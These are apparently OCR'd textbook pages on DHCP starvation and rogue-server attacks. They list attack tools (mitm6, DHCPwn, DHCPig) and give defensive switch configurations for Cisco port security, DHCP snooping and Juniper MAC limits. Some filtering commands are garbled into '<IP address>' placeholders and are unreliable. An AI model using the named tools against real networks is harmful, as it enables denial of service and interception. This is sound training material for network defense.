
Wrong IP Address → DoS with spoofed IP

Figure 8.29: Rogue DHCP server attack

DHCP Attack Tools

Some additional DHCP attack tools are listed below:

- mitm6 (*https://github.com*)
- DHCPwn (*https://github.com*)
- DHCPig (*https://github.com*)



How to Defend Against DHCP Starvation and Rogue Server Attacks

- **Enable port security** to defend against DHCP starvation attacks
    - Configuring the MAC limit on the switch's edge ports drops the packets from further MACs once the limit is reached

IOS Switch Commands


- `switchport port-security`
- `switchport port-security maximum 1`
- `switchport port-security violation restrict`
- `switchport port-security aging time 2`
- `switchport port-security aging type inactivity`
- `switchport port-security mac-address sticky`

- Enable **DHCP snooping**, which allows the switch to accept a DHCP transaction directed from a trusted port

IOS Global Commands

- `ip dhcp snooping` → this turns on DHCP snooping
- `ip dhcp snooping vlan 4,104` → this configures VLANs to snoop
- `ip dhcp snooping trust` → this configures interface as trusted

Note: All ports in the VLAN are not trusted by default



How to Defend Against DHCP Starvation and Rogue Server Attacks (Cont'd)

MAC Limiting Configuration on Juniper Switches

- `set interface ge-0/0/1 mac-limit 3 action drop`
- `set interface ge-0/0/2 mac-limit 3 action drop`
- `show`

```
interface ge-0/0/1.0 {
mac-limit 3 action drop;
}
interface ge-0/0/2.0 {
mac-limit 3 action drop;
}
```

- `show ethernet-switching table`

Configuring DHCP Filtering on a Switch

- Enable DHCP filtering for the switch:

```
config
<IP address> dhcp filter
exit
exit
```

- Enable DHCP filtering for an interface:

```
config
interface 0/11
<IP address> dhcp filter trust
exit
exit
```

- Show the DHCP filtering configuration:

```
show <IP address> dhcp filtering
```

How to Defend Against DHCP Starvation and Rogue Server Attacks

Defend Against DHCP Starvation

Enable port security to defend against a DHCP starvation attack. Port security limits the maximum number of MAC addresses on the switch port. When the limit is exceeded, the switch drops subsequent MAC address requests (packets) from external sources, which safeguards the server against a DHCP starvation attack.

